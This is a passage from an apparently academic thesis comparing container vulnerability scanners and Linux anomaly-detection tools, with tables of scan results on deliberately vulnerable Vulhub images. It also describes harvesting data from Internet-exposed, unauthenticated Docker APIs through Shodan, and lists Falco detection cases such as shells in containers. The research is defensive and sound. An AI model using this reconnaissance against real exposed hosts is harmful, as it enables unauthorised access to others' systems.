CI/CD pipeline to bring security enforcement to the pipeline. Anchore Engine is also the OSS foundation for Anchore Enterprise, which adds a graphical UI and other back-end features and modules. The open-source project supports REST API or the CLI for request policy evaluation, analysis, and monitoring of images in registries [**44**]. The Anchore Engine is distributed as a Docker Image available from Docker Hub that can be scaled horizontally to handle hundreds of thousands of images. A PostgreSQL database is required to provide persistent storage. At the time of writing, the currently available stable version is 0.6.0.

Clair

Clair is a tool from CoreOS construct to identify known vulnerabilities in Docker images [**45**]. Initially, Clair has been used to scan images in CoreOS's private container registry, but it can also analyze Docker images in other registries. Clair ingests vulnerability metadata from a set of sources such as Ubuntu CVE Tracker, Debian Security BugTracker, Red Hat Security Data, and stores it in the database. Clair uses a PostgreSQL database, which runs a daily build of the vulnerability database and creates a pre-populated database [**45**]. Unfortunately, starting Clair from scratch takes about 20 to 30 minutes because the database needs to be filled up with CVEs. Also, Clair does not have a tool that matches the vulnerabilities against a whitelist. Those problems are solved by another tool from Arminc that is providing a CLI client for Clair that can run local scans. Clair can be integrated into a CI/CD pipeline such that when a container image is produced, the step after pushing the image to a registry is to compose a request for Clair to scan that particular image [**46**]. At the time of writing, currently available, Clair's stable version is 2.1.2.

Dagda

Dagda is an open-source tool, coded in Python, to perform static analysis of known vulnerabilities in Docker images. It helps to monitor running Docker containers for detecting anomalous activities [**47**]. Image analysis is done by using MongoDB to facilitate the search of the vulnerabilities and exploits. Dagda retrieves known vulnerabilities from CVEs, Red Hat Security Advisories, Red Hat Bug Advisories, Bugtraq IDs, and the known exploits from the Offensive Security database. Dagda uses ClamAV as an antivirus engine for detecting malware, viruses, trojans, and other malicious threats included within the docker images and containers. For behavioral analysis, Sysdig Falco is integrated into the tool, which includes collecting real-time events from Docker daemon [**47**]. At the time of writing, currently available, Dagda's stable version is 0.7.0.

Trivy

Trivy is a comprehensive and straightforward vulnerability scanner for containers. It detects vulnerabilities in OS packages and application dependencies. Trivy gets vulnerability information from Alpine Linux Aports repository, making it high accuracy to detect Alpine Linux and RHEL/CentOS vulnerabilities. Trivy discovers which version of the library was used for static linking and analyzes the middle layers. It uses a single binary file that does not require to install database or additional libraries, and it is easy to integrate with the CI/CD pipeline [**48**]. At the time of writing, currently available, Trivy's stable version is 0.4.2.

2.3.2 Anomaly detection solutions

Indicators of compromise can be identified through strict whitelists that detect any action that deviates from the norm or blacklists, patterns of behavior that we know should never happen. These tools can be grouped into ones focused on enforcement or auditing. Both groups determine a policy that defines the allowed or disallowed behavior for a process [**49**]. Detecting anomalous behavior in containers is step one, and step two is responding to or mitigating the attack in an automated way. Prevention of anomalous activity is challenging to achieve and can only be done with proper detection. Enforcement tools modify the behavior of processes by using policy for preventing system calls from succeeding [**10**]. The default policy can be too strict or too loose. There should be a balance between security and usability for containers. It can be achieved with good automated policy creation, which creates tailored rules for a specific environment. Auditing tools notify when its behavior steps outside the policy of the behavior of a process. There are a variety of such Linux security tools, but we focus on open-source tools that offer Docker support and are the most popular ones [**10**].

AppArmor

AppArmor can be used to limit the capabilities of running processes. It attaches a security profile to the processes running in the container, defining file system privileges, network access rules, or library linking. Docker will automatically apply an AppArmor profile to each deployed container. It is a Mandatory Access Control system, which prevents forbidden actions from taking place. There can be applied default Docker AppArmor profile or a custom security profile for any given container [**50**]. At the time of writing, currently available AppArmor's stable version is 2.13.3.

SELinux

SELinux is a technology that delivers proactive security to Linux systems. It is a labeling system that attaches a label to users, processes, files, directories, or sockets. Then labels are used in a policy that controls access throughout the system. The kernel enforces the policy rules, and what is not allowed in an SELinux policy is denied by default [**51**]. Containers can be confined by one general SELinux policy for all containers on the system [**52**]. The interaction between SELinux policy and Docker is focused on protecting the host and containers from one another. The SELinux type for container processes is container_t. This policy allows containers to read or execute files in /usr alone and to read, write, and execute any files on the system labeled container_file_t. As this is strict control mainly protects the host system from container processes, there is also the Super Privileged Container SELinux policy spc_t. With this policy, the container is unrestrained from an SELinux. This policy has to be defined by the system administrator during container startup. For separating and protecting containers from attacking each other, Multi-Category Security is enabled for the container_t SELinux type. Container runtimes will dynamically assign two categories when starting a container and concatenate them to the SELinux label of the running container. Categories can be unique and randomly created or defined by the system administrator who is starting containers. These categories protect containers from attacking each other, even though they have the same SELinux type [**51**]. At the time of writing, currently available, SELinux's stable version is 3.0.

Seccomp

Seccomp or secure computing module is a mechanism in the Linux kernel that enables the process to perform a limited set of system calls [**49**]. It can be used to restrict the actions available within the container. Docker is implemented in a default setting, which is part of the Docker daemon. The default Seccomp profile for Docker disables around 40 system calls to provide a baseline level of security. It is killed via a SIGKILL signal if a process tries any other system calls. Seccomp-bpf is an extension to Seccomp that allows the filtering of system calls using a configurable policy implemented using BPF rules. The BPF mechanism was initially created for filtering network packets [**49**]. Today, its potential uses have grown significantly, and mostly BPF is used for tracing the Linux kernel. At the time of writing, currently available, Seccomp's stable version is 2.4.2.

Sysdig Falco

Sysdig is a tool with native support for containers and is created for system visibility [**53**]. Sysdig instruments at the OS level by installing into the Linux kernel and capturing system calls and other OS events. Sysdig also makes it possible to generate trace files for system activity [**53**]. Leveraging Sysdig's instrumentation and system call profiling, Falco gains deep insight into system behavior. It is a runtime rule engine that can detect abnormal activity in applications, containers, and the underlying host. Falco can get syscalls to userspace with its kernel module or by using eBPF raw tracepoints. When an anomalous activity is detected, a security event, like an alert is emitted. The conditions that trigger the alert are defined by policy or a collection of rules. Falco is a container native, so rules and alerts are going to understand what is a process but also a container [**49**]. At the time of writing, currently available, Sysdig's stable version is 0.26.5 and Falco's 0.19.0.

3 Analysis

The analysis part of this thesis compares and defines the methodologies of the components of the continuous Docker image scanning and anomaly detection solution. Comparative data is based on the agile development environment, and the result of the analysis is applicable to a broader range of organizations that are using an agile mindset that is explained in chapter 2.1.1. This chapter provides a brief overview of different possible tools. Finally, based on the comparative data, several suitable applications will be selected for testing in the lab environment.

For this analysis, descriptive-comparative questions will be answered. Analysis questions aim to examine if there will be investigated similarities and differences between two or more solutions.

A mixed methodology is used for data gathering. Administrators, policymakers, systems designers, and practitioners often find purely quantitative studies of little use because they do not seem related to their understanding of the situation and the problems they are encountering. By providing evaluation findings that connect more directly with individuals' perspectives, qualitative methods can increase the credibility and usefulness of evaluations for such decision-makers [**54**]. Data collection and analysis techniques are used by mixed-method research that is connected with quantitative and qualitative data. Probably triangulation strategy is the most familiar and widely used among the mixed-method approaches. It is about building logical results and using different sources of data to confirm results. The mixed methodology is used because of the advantage of internal validity and reliability [**55**].

A decision matrix is used to decide which continuous Docker image scanning and anomaly detection solution would be suitable. It is a decision-making tool that evaluates and prioritizes a list of gathered options [**56**]. It helps to utilize the methodology used for the analysis.

3.1 High-level overview of available solutions

3.1.1 Image scanning solution analysis

Anchore Engine

Anchore Engine provides static policy evaluation and container analysis results for each image against policies defined by the user. A standalone installation will require at least 4GB of RAM, and enough disk space available to support the images intend to analyze. The initial synchronization may take 5 to 10 minutes, based on network speed, after which the Anchore Engine will download updated feed data at a user-configurable interval, by default every 4 hours. Anchore Engine can start with Docker Compose. Compose is a Docker tool for running and defining Docker container applications. Services could be created and started with a single command when using the YAML configuration file [**57**]. Anchore Engine can be deployed in a container, and it consists of six components [**58**]:

- API - the primary API endpoint service;
- catalog - catalog is the primary persistence and state manager of the system;
- simpleq - queue service that the components used for task execution, notifications, and other asynchronous operations;
- policy-engine - normalizing and structuring the data in a way that makes it quickly searchable;
- analyzer - does all of the image download and analysis heavy-lifting;
- DB - PostgreSQL that stores data.

The image analysis is possible with different phases done by the system [**58**]:

- fetch - the image content and extracts it;
- analyze - the image by running a set of analyzers over the image content to extract and classify metadata;
- save - the resulting analysis in the database;
- evaluate - policies against the analysis result;
- notify - changes to policy evaluations and vulnerability matches.

Anchore Engine currently supports Ubuntu, Amazon Linux, CentOS, Debian, Oracle Linux, Alpine, Red Hat Enterprise Linux, Red Hat Universal Base Image, Google Distroless operating system distributions and Node Package Manager, RubyGems, Java

Archive (jar, war, ear), Python PIP CVEs. Anchore system draws vulnerability data from the National Vulnerability Database data feed [**58**].

Anchore Engine can be integrated into most environments and processes. The primary interface is a REST API. Integration into CI/CD pipeline can start the process by doing API client calls from to build process to the centralized Anchore Engine deployment. Docker images can be scanned after the container is pushed to the registry. Also, CLI comes with its container [**44**].

While local scanning is convenient when access to a registry is not available, Anchore recommends scanning images that have been pushed to the registry as it does not support scanning local images or archive files from a Docker image export. Local scanning shows that a single scan can be performed inline against a local container image, without the need for any service state or persistent data between scans. It is used to achieve an integration with Anchore that moves the scanning work to a local container process that can be run during the container image build pipeline before it is pushed to any registry [**59**].

When an image is analyzed, and its content has been discovered, categorized, and processed, the results can be assessed against a user-defined set of checks to provide a final recommendation for an image. Anchore Engine policies are how users specify which checks to perform on what images and how the results should be interpreted [**58**].

Clair

Clair offers a static analysis of container images and correlates its contents with public vulnerability databases. Clair does not have a simple tool that scans the image and matches the vulnerabilities against a whitelist [**60**]. Fortunately, it supports many integrations that can provide such functionalities. Clair architecture consists of three components [**60**]:

- scanner - scans an image against Clair server and compares the vulnerabilities against whitelists;
- Clair server - ingests vulnerability metadata and creates the primary API endpoint service;
- DB - PostgreSQL that stores data.

Straightforward to install, which can be set up with the docker-compose file. Vulnerability metadata is ingested from a configured set of sources, and it is stored in the database. The client uses the Clair API to query the database for vulnerabilities of a particular image; correlating vulnerabilities and features is done for each request, avoiding the need to rescan images [**60**].

Clair supports Debian Security Bug Tracker, Ubuntu CVE Tracker, Red Hat Security Data, Oracle Linux Security Data, Amazon Linux Security Advisories, SUSE OVAL Descriptions, Alpine SecDB, and National Vulnerability Database data sources. Starting Clair from scratch takes about 20 to 30 minutes because the database requires to be filled up with CVEs [**45**].

Clair can be integrated into a CI/CD pipeline so that when a container image is produced, the step after pushing the image to a registry is to compose a request to scan that particular image. This type of integration is more flexible but relies on additional components to be set up to secure [**45**].

Unfortunately, Clair lacks documentation on the official website. There are plenty of resources on the Internet.

Dagda

Besides a static analysis of known vulnerabilities, Dagda provides multiple tools such as ClamAV and Sysdig Falco for detecting malware and other malicious threats. MongoDB 2.4 or later is needed for running the Dagda. MongoDB stores vulnerabilities, exploits, and analysis results. Dagda can be controlled through the command line or its REST API and keeps a history of all checks for auditing and trend analysis.

It supports CVEs, Bugtraq IDs, Red Hat Security Advisories and Red Hat Bug Advisories, and the known exploits from the Offensive Security database. Dagda supports Red Hat, CentOS, Fedora, Debian/Ubuntu, OpenSUSE, Alpine base images and Java, Python, Node.js, js, Ruby, PHP CVEs [**47**].

It is much work to set up and keep Dagda working since there are many components. Furthermore, it lacks documentation on the official website. There are a few resources on the Internet [**47**].

Trivy

Trivy is stateless and requires no maintenance or preparation to get it running. It does not need pre-requisites, such as the installation of databases or libraries.

Trivy can scan Docker images from the Docker registry, from the local registry and archive file from a Docker image export. It supports detection of Alpine, Red Hat Universal Base Image, Red Hat Enterprise Linux, CentOS, Oracle Linux, Debian, Ubuntu, Amazon Linux, openSUSE Leap, SUSE Enterprise Linux, Photon OS, Distroless operating system distributions and Bundler, Composer, Pipenv, Poetry, npm, yarn and Cargo applications [**48**].

Trivy has a client/server mode. The server has a vulnerability database, so the client does not have to download a vulnerability database. It is useful for scanning image build in CI/CD pipeline.

3.1.2 Anomaly detection solution analysis

AppArmor

AppArmor uses path-based control, making the system more transparent so it can be individually verified. Overall, AppArmor supports enforcement mode and complain mode. The complaint mode permits and logs violations of profile policies, but enforcement mode enforces the policies defined in the profile [**39**].

Docker already offers the user the ability to start the processes in a container with a different AppArmor type, through the --security-opt parameter. It automatically creates, loads and names a default profile for containers called docker-default. This profile is loaded in enforcement mode to ensure that the container's processes are restricted according to the profile. On Docker versions, 1.13.0 and later, the Docker binary produces profile in tmpfs and then loads it into the kernel. On Docker versions earlier than 1.13.0, the profile is produced in /etc/apparmor.d/docker instead [**61**]. Additional configuration efforts are encouraged besides the default AppArmor protections, which are not adding enough security barriers [**62**]. For Docker containers, Bane by Jess Frazelle can be used for automatic profiling, which helps to secure applications by setting restrictions on resources they access or modify [**62**].

SELinux

SELinux can help mitigate or prevent various attacks on the system. It is particularly complex, and the policy language for SELinux can have a steep learning curve. The SELinux CIL is designed to be a language that sits between one or more high-level policy languages and the low-level kernel policy representation. One of the reasons that SELinux is not widely accepted is that even among many security-conscious system administrators, it is considered a complex policy language. For SELinux enforcement to be effective, the policies that are applied must be fine-grained [**10**].

Docker already offers the user the ability to start the processes in a container with a different SELinux type, through the --security-opt parameter. The interaction between SELinux policy and Docker is focused on two concerns: protection of the host, and the protection of containers from one another. For all containers, there is just one general SELinux policy. It cannot accomplish the ideal balance between security and usability for containers. On the one hand, for particular use cases, the default policy could be too strict, such as when some directory is bind mounted to container filesystem namespace [**10**].

On the other hand, for specific use cases, the container type is too loose. There are two main situations when the SELinux policy should be tighter. Container processes can bind to any network port, and container processes can use all Linux capabilities. There is a possibility to write an entirely new SELinux policy for custom containers. It has been the best solution so far, and it can help tailor security policy to the needs of the application. However, it is not easy because deep SELinux expertise is required. There is a tool called Udica for generating SELinux security policies for containers that solve those problems. Udica generates SELinux policy profiles for containers by automatically inspecting them [**63**]. It helps to automatically generate SELinux policies based on the environment that is used by the organization.

Seccomp

Seccomp and seccomp-bpf are Linux kernel features that allow restricting the system calls that a process can make. Profiles are defined in JSON and use whitelisting for allowed calls. Seccomp prevents system calls other than read, write, _exit, and sigreturn in its most restrictive mode [**49**]. While Seccomp is suitable for absolute restrictions, a fine-grained approach is needed for locking down complicated applications. BPF program starts with a system call and arguments, which results in a filtering decision. The system call can be allowed, blocked, or the process can be killed based on the filter results. Based on the filtering events, the system calls can be allowed, blocked, or even the process can be killed [**64**]. The syscall whitelist contains 310 system calls that allow a low barrier for essential adoption and universal usage for a wide range of applications [**49**].

Seccomp kills a process when it violates the policy in strict mode. However, Seccomp-bpf allows several actions to be taken [**49**]:

- killing the process;
- sending the process, a SIGSYS signal;
- failing the system call and returning an errno value;
- notifying an attached process tracer if one is attached. In turn, the process tracer can skip or change the system call;
- allowing the system call.

Whitelisting approach is safer because added system calls do not immediately become available until added to the whitelist. Rules must be specified at the start of the container but can be challenging to manage. There can be challenging to find the balance between a policy too restrictive or policy too flexible. There are multiple automatic profile generators for Seccomp. For example, seccomp-gen tool will generate a Docker Seccomp profile that can whitelist the syscalls that are needed and blacklists everything else. It does that by piping the output of strace through the program and generating the profile [**65**]. Unfortunately, documentation on use or examples is quite scarce for Seccomp tooling.

Sysdig Falco

Sysdig Falco is an auditing tool that does not enforce any restrictions. Falco policies are a group of rules that use a stream of system calls from the kernel. Falco capabilities exceed the monitoring of individual system calls since it is constructed on top of Sysdig event processing libraries, where system calls are transformed into events that include the system call context. They use Sysdig filtering to distinguish suspicious activity and send notifications to either file, Syslog, or programs [**66**]. The output field is used to format a notification message using data from the event if a Falco's event matches the condition expression. Additionally, rule files contain filtering expression lists of processes or files and snippets that provide easy code re-use. Falco has proper documentation and offers already constructed security profiles for a growing set of the most popular container images or applications [**66**]. Falco can analyze and correlate system calls in the full context of how they perform by being built by operating in userspace. With default configuration, Falco can detect, for example [**66**]:

- a server process spawns a child process of an unexpected type;
- a shell is executed inside a container;
- a non-device file is written to /dev;
- unexpected read of a sensitive file;
- a standard system binary makes an outbound network connection

Falco is using a kernel module named sysdig_probe to intercept system calls, and these calls are pushed into userspace. The user context is added to the system calls to generate events that are compared against the rules defined in /etc/falco_rules.local.yaml. Falco notifies users via logging, email, or slack in case of a violation [**67**].

3.2 In-depth comparison of suitable solutions

3.2.1 Image scanning solution comparison

Data gathering

Analyzing image scanning tools needs an image which it can scan. Images are gathered from publicly available registries and repositories for the analysis of image scanning tools. To investigate what kind of image scanning tool is the most suitable multiple strategies are conducted. The author will be scanning a broader set of random images and a smaller set of images with known vulnerabilities to identify and analyze different properties of the tools. Scanning a broader set of random images will give an overview and possible capabilities of the scanning tools. Furthermore, images from different registries with various packages and operating systems will show the tools' shortages and weaknesses. Analyzing a smaller set of images with known vulnerabilities will show the tools' accuracy and how tools can detect and output the data.

A random set of images with versions are needed. The latest version of the software is not always used, and older versions are containing more known vulnerabilities. Passive reconnaissance can be used to gain knowledge about the images and versions used in a working environment [**68**]. For example, passive reconnaissance is checking for open

Docker API ports to get information about container information and what images are used.

Access to the Docker API implies access to root privileges, which is why Docker must often be run with sudo, or the user must be added to a user group that allows access to the Docker API. Although, by default, Docker daemon is accessible only on the host, which runs through a non-networked UNIX socket, there can be a good reason to allow others to access it. External processes, where access is restricted via the default /var/run/docker.sock domain socket, cannot gain access to Docker. When giving external access to the Docker API, it runs by default on TCP port 2375 and is equivalent to the host's root access. Securely reaching Docker over the network is achieved by running communication over TLS. Docker daemon supports configuration where a certificate signed by that CA authenticates clients. Docker over TLS should run on TCP port 2376. However, binding interface without setting "tlsverify "does not verify the Certificate Authority certificate on the server-side and leaves Docker API accessible without proper authorization.

One way is to use the Shodan search engine designed to identify and show devices connected to the Internet [**69**]. Also, gain knowledge by gathering quantitative data from the Shodan search engine about devices that have Docker engine port exposed today. The open data that Shodan gathers are banners and meta-data about the device. Furthermore, with publicly accessible Docker API, it gathers information about Docker containers. It can give the data of the images for the analysis that is used in the working environment.

It can be done by creating a program to extract publicly available information about Docker containers visible to anyone who has access to the Internet, and access to Shodan's search engine. The aim is to create a program to extract data through Shodan REST API [**70**] and see what images are used in the working environment. The process used to discover publicly available images:

- build Python script utilizing the Shodan API to interface with Shodan;
- execute the script every day to gather data about public Docker daemon ports 2375 and 2376;
- parse Docker information into Elasticsearch database which is a distributed, open-source search and analytics engine;

- parse Elasticsearch data and extract unique images.

The Shodan API is the easiest way to access the Shodan data because it supports Python libraries. The REST API is an HTTP-based service that returns data collected by Shodan. The API returns the information as a JSON-encoded string [**70**]. JSON is the serialization format for documents and is written as name/value pairs. JSON is supported by most programming languages and has become the standard format used by the NoSQL movement. It is simple, concise, and easy to read [**71**]. Data from Shodan API is sent to the Elasticsearch database. Documents in Elasticsearch are represented in JSON format. Using a JSON object for indexing is much simpler than the equivalent process for a flat table structure. The choice of database is Elasticsearch because it supports Python libraries and makes data search and aggregations much simpler.

Data was gathered in the period of 10/11/2019 to 16/02/2020. The data set contained 2638 unique IPs, 59 registries, 292 repositories, 927 services, and 384 versions. Together a total of 1323 unique images were collected.

The smaller set of images with known vulnerabilities was gathered from the Vulnhub GitHub repository [**72**]. Altogether 59 images were already prebuilt and accessible publicly.

Comparison of the features

When analyzing the Docker vulnerability scanners, multiple steps were needed. A program that is pulling an image from the repository, initiating a scan, and sending a structured report to the central Elasticsearch database helped to collect the essential data. Analysis scripts conducted and created by the author for this thesis are available in the public GitHub repository [**73**].

Now that each of the Docker image scanning systems has been described independently and images are gathered, descriptive and comparative tables (see Table 1, Table 2, Table 3) that would give a comparison of image scanning systems can be conducted. Table 1 provides an overview of successful scans in a bigger set of images. Table 2 lists the vulnerability scanners detection rate of the smaller set of images with known vulnerabilities, which shows the accuracy of the tools. Table 3 compares vulnerability scanners' quality and usability to build a coherent picture of the tools. Due to the limited space, some headers in the table has been shortened:

- crit - critical;
- med - medium;
- neg - negligible;
- unk - unknown;
- vuln – vulnerability.

The decision matrix (Table 3) that would give an overview of the different parameters is established with the scale (Table 4). The scale factors 0 to 3 needed to be considered was based on qualitative methods such as setup complexity, usability, report quality, or suitability to CI/CD pipeline.

	Successfully scanned unique images	Severity						Unique vulnerabilities
		Critical	High	Medium	Low	Negligible	Unknown	
Clair	435	1061	6612	28700	23462	19941	352	4024
Anchore-Engine	464	3123	8650	40256	29944		46088	5181
Trivy	537	5030	45256	161531	24451		445	5150
Dagda	408	N/A						3133

Table 1. Successful Scanning of the Vulnerability Scanners

	Clair						**Anchore-Engine**						**Trivy**					**Dagda**		
Image	Crit	High	Med	Low	Negl	Unk	Crit	High	Med	Low	Neg	Unk	Crit	High	Med	Low	Unk	OK	Total	Vuln
vulhub/activemq:5.11.1	5	18	52	56	66	1	107	113	251	6	100	145	13	86	233	53		114	121	7
vulhub/coldfusion:11u3	5	19	56	59	66	1	35	238	174	5	100	153	13	88	242	53		117	124	7
vulhub/activemq:5.11.1-with-cron	5	21	52	59	69	1	107	113	251	6	102	145	13	89	235	57		120	127	7
vulhub/appweb:7.0.2	13	61	126	99	138	1				2	159	326	23	162	348	122	3	117	125	8
vulhub/bash:4.3.0-with-httpd	4	20	52	39	58	1					135	123	12	78	250	91	4	122	131	9
vulhub/electron:wine		4	190	321	41		6	42	657	737	173	2	34	329	1050	166	7	648	684	36
vulhub/confluence:6.10.2	1	11	38	8			339	438	1178	103		3	3	16	54	10		73	75	2

Image	Crit	High	Med	Low	Negl	Unk	Crit	High	Med	Low	Neg	Unk	Crit	High	Med	Low	Unk	OK	Total	Vuln
vulhub/couchdb:2.1.0	6	31	137	86	119	2				2	230	373	16	123	560	99	6	223	234	11
vulhub/couchdb:1.6.0	5	25	75	40	54					2	166	258	14	96	394	88	4	151	160	9
drupal:8.5.0	17	92	232	182	247	2				5	259	596						163	174	11
vulhub/ffmpeg:2.8.4-with-php	7	36	140	146	194	2				5	308	177	18	145	622	140	1	435	460	25
vulhub/glassfish:4.1	9	30	163	117	124	6	17	11	13	5	173	489	26	143	642	112		314	334	20
vulhub/imagemagick:7.0.8-20-php	2	13	35	27	92						203	25	9	94	241	67	6	127	136	9
vulhub/imagemagick:7.0.8-27-php	4	20	63	38	97						210	139	16	115	321	78	6	127	136	9
vulhub/goahead:3.6.4	3	17	40	26	37						87	137	11	75	224	59	4	97	104	7
vulhub/spring-with-jackson:2.8.8	5	18	52	56	66	1	25	37	40	5	100	145	13	86	233	53		114	121	7
vulhub/gogs:0.11.66		9	6	1				17	19	6			5	12	16	2		38	39	1
vulhub/jenkins:2.46.1	5	15	105	86	104	6	21	47	68	2	162	216	17	72	468	84		279	295	16
vulhub/jboss:as-4.0.5	5	18	53	56	67	1		9	17	9	100	147	13	86	235	53		114	122	8
vulhub/jira:8.1.0			32	33	12		179	500	2368	63	39			35	97	26		122	126	4
vulhub/jenkins:2.138	9	20	90	62	92	6	51	53	52	1	125	261	25	101	334	72		163	173	10
vulhub/joomla:3.4.5	39	276	525	261	202	2				4	317	1303	63	471	1220	284	9	173	189	16
vulhub/kibana:6.5.4		18	21	9			58	42	81	9			10	112	540	73		127	153	26
vulhub/jmeter:3.3	5	17	51	56	66	1	5	14	17	4	100	143	13	85	232	53		114	120	6
vulhub/kibana:5.6.12	4	20	51	35	54		35	11	30		114	119	13	77	224	82	4	129	138	9
vulhub/joomla:3.7.0	15	64	177	159	211	1				2	263	382	28	188	589	136	3	168	180	12

Image	Crit	High	Med	Low	Negl	Unk	Crit	High	Med	Low	Neg	Unk	Crit	High	Med	Low	Unk	OK	Total	Vuln
vulhub/mongo-express:0.53.0	8	40	175	208	356	2	5	10	6	9	1973	421	24	658	2977	159	1	386	411	25
vulhub/libssh:0.8.1	17	67	152	113	163	1	4	9	6	2	206	143	35	195	464	135	3	152	164	12
vulhub/log4j:2.8.1	3	15	90	59	77	6	2			2	101	179	12	77	259	63		124	130	6
vulhub/mysql:5.5.23		3	35	34	21			10	83	71	85		6	62	157	26		89	96	7
vulhub/mini_httpd:1.29	17	71	203	166	164					2	245	316	33	177	576	176	7	144	155	11
vulhub/php:5.4.1-cgi	16	93	251	184	179	1				2	292	434	32	212	695	209	8	170	182	12
vulhub/nginx:1.4.2	16	143	210	125	126	1				4	181	512	31	234	480	164	9	103	110	7
vulhub/nginx:1.13.2	4	20	70	49	80					1	94	185	12	85	259	32	2	103	106	3
vulhub/php:5.6-with-imap	16	65	184	167	217	1				2	276	420	27	211	620	154	3	170	182	12
php:7.2.10-fpm	16	73	178	162	196					2	213	405	27	197	527	132	3	147	157	10
vulhub/phpmyadmin:4.4.15.6	17	103	278	188	182	1				2	292	495	34	222	742	207	8	170	183	13
vulhub/rails:5.0.7	20	91	310	285	408	4	4	10	11	10	1988	1081	48	790	3397	234	5	383	407	24
vulhub/phpmyadmin:4.8.1	17	89	225	175	236	1				2	252	551	30	227	665	157	3	160	172	12
vulhub/postgres:9.6.7			2	2			1	6	2	4	150	83			7	4		168	176	8
vulhub/samba:4.6.3		8	151	252	32		2	60	747	656	180		31	371	1049	185	1	302	324	22
vulhub/postgres:10.7	2	14	56	39	65	1			14	4		3	13	73	305	55		168	176	8
vulhub/solr:8.1.1	3	12	38	43	75	1	60	57	24	1	134	52	13	64	247	49		159	171	12
vulhub/solr:8.2.0	1	11	33	37	71	1	61	43	24		131	25	9	60	233	44		159	173	14
vulhub/shiro:1.2.4	9	51	137	66	75	6	1	12	1	2	135	388	17	144	432	98	4	152	166	14

Image	Crit	High	Med	Low	Negl	Unk	Crit	High	Med	Low	Neg	Unk	Crit	High	Med	Low	Unk	OK	Total	Vuln
vulhub/spring-rest-data:2.6.6	5	23	134	109	104	6	27	48	39	4	126	295	15	101	433	93		272	285	13
vulhub/spring-security-oauth2:2.0.8	5	23	134	109	104	6	35	86	35	4	126	295	15	101	433	93		272	285	13
vulhub/spring-webflow:2.4.4	9	48	237	93	83	6	15	150	71	1	141	498	19	150	548	116	4	199	221	22
vulhub/spring-data-commons:2.0.5	5	23	134	109	104	6	23	29	16	4	126	295	15	101	433	93		272	285	13
vulhub/spring-messaging:5.0.4	5	23	134	109	104	6	20	28	23	4	126	295	15	101	433	93		272	285	13
vulhub/weblogic		7	103	121	33		55	246	1113	373	85		13	77	199	22		172	188	16
piesecurity/apache-struts2-cve-2017-5638	9	38	219	89	83	6	63	381	204	2	141	462	19	139	527	112	4	199	221	22
vulhub/tomcat:9.0.30		1	10	13	63	2	2	4	6		96	15	1	27	110	35		171	178	7
vulhub/uwsgi-php:2.0.16	13	93	230	178	218	1	3	4	6	3	292	740	25	292	929	135	3	158	170	12
vulhub/webmin:1.910	1	14	28	27	47	1	4	7	7		118	28	4	67	185	62	4	126	139	13
vulhub/wordpress:4.6		4	190	180	46			8	493	377	117		12	173	488	36	2	237	254	17
vulhub/gitea:1.4.0	1	11	10	2				19	28	7		3	6	12	20	4		43	44	1
hmlio/vaas-cve-2014-0160	No vuln							76	198	18	114	20		5	29	1		107	120	13
vulhub/zabbix:3.0.3-server	No vuln							1	13	2				1	6	1		33	35	2


Image	Crit	High	Med	Low	Negl	Unk	Crit	High	Med	Low	Neg	Unk	Crit	High	Med	Low	Unk	OK	Total	Vuln
Sum	408	2170	6955	5610	5988	102	1372	3130	8936	2633	12417	14461	1014	8370	28468	5292	131	10616	11335	719
Total	21233						42014						43275					719		

Table 2. Vulnerability Scanners Image Detection Rate

	Clair	**Anchore-Engine**	**Trivy**	**Dagda**
Initialization	20 to 30 minutes	5 to 10 minutes	10 seconds	15 minutes
Installing complexity	Client, server, and database.	Consists of many components that are dependencies to each other.	A standalone tool with the lightweight database.	The client program, server, and database.
Scanning complexity	3-rd party client communicates the server via API. The output is returned after scanning is finished.	The image needs to be added to the engine after that image is scanned. The result can be queried after scanning is finished. Waiting option is available - waiting for an image to analyze.	The client communicates with API. The output is returned after scanning is finished.	The result can be queried after scanning is successfully finished. Waiting option is not available which results need to query the status of the analysis.
Pipeline ability	3-rd party client communicates with the server via API.	Inline scanner service is needed, which creates an archive of the image, scans it, and sends results to a centralized engine.	The client communicates with API.	Script for remotely performing static analysis. Images that are in a local machine or remote registries.
Report depth	Vulnerability description, link, and fixed by fields add a good overview.	Possible to query operating system vulnerabilities separately. Vulnerability link, package data, and NVD data. Possible to report artifacts on the image. Do not have a vulnerability description.	Vulnerability title and description. Detection of unfixed vulnerabilities. Extra references.	Missing severity field. Shows vulnerability title and all products not only vulnerable packages. Identifies if the vulnerability is local or remote.

Report automation	Supported output file as a JSON.	NVD data and Vendor data are an array - difficult to automate.	Custom output template. Supported JSON.	Difficult to identify severity. OS and package vulnerabilities are in an array - difficult to automate.
Documentation	Lacks documentation on the official website. Plenty of resources on the Internet.	Plenty of documentation on the official site.	Some documentation on the official site.	Lacks documentation on the official site and few resources on the Internet.
Supported Operating Systems	Red Hat, CentOS, Oracle Linux, Alpine, Debian, Ubuntu.	Alpine, CentOS, Debian, Oracle Linux, Red Hat, Ubuntu, Amazon Linux, Google Distroless.	Alpine, Red Hat, CentOS, Oracle Linux, Debian, Ubuntu, Amazon Linux, OpenSUSE, Photon OS, Google Distroless.	Red Hat, CentOS, Fedora, Debian, Ubuntu, openSUSE, Alpine.
Supported Vulnerability Databases	Do not support package managers. Supports Debian Security Bug Tracker, Ubuntu CVE Tracker, Red Hat Security Data, Oracle Linux Security Data, Amazon Linux Security Advisories, SUSE OVAL Descriptions, Alpine SecDB, and National Vulnerability Database.	Sufficient - National Vulnerability Database. NPM, RubyGems, Java Archive, Python PIP.	Sufficient - National Vulnerability Database. PHP, Python, Ruby, Node.js, Rust.	CVEs, Bugtraq IDs, Red Hat Security Advisories and Red Hat Bug Advisories, and the known exploits from the Offensive Security database. Java, Python, Node.js, js, Ruby, PHP.
Resource consumption	4GB RAM	5GB RAM	10MB RAM	500MB RAM
Features	3-rd party CI/CD plugins. Whitelist and filter by the threshold.	Jenkins plugin, CircleCI Orb, Policy engine, Notifications.	CI/CD support. Whitelists.	ClamAV, Falco - monitoring containers and detecting anomalous activities. Detecting Trojans, viruses, and malware.

Table 3. Vulnerability Scanners Comparison



Scale
3 - Easy / Good
2 - Medium / Sufficient
1 - Difficult / Poor
0 - No Data

Table 4. Decision Matrix Scale

Analysis of results

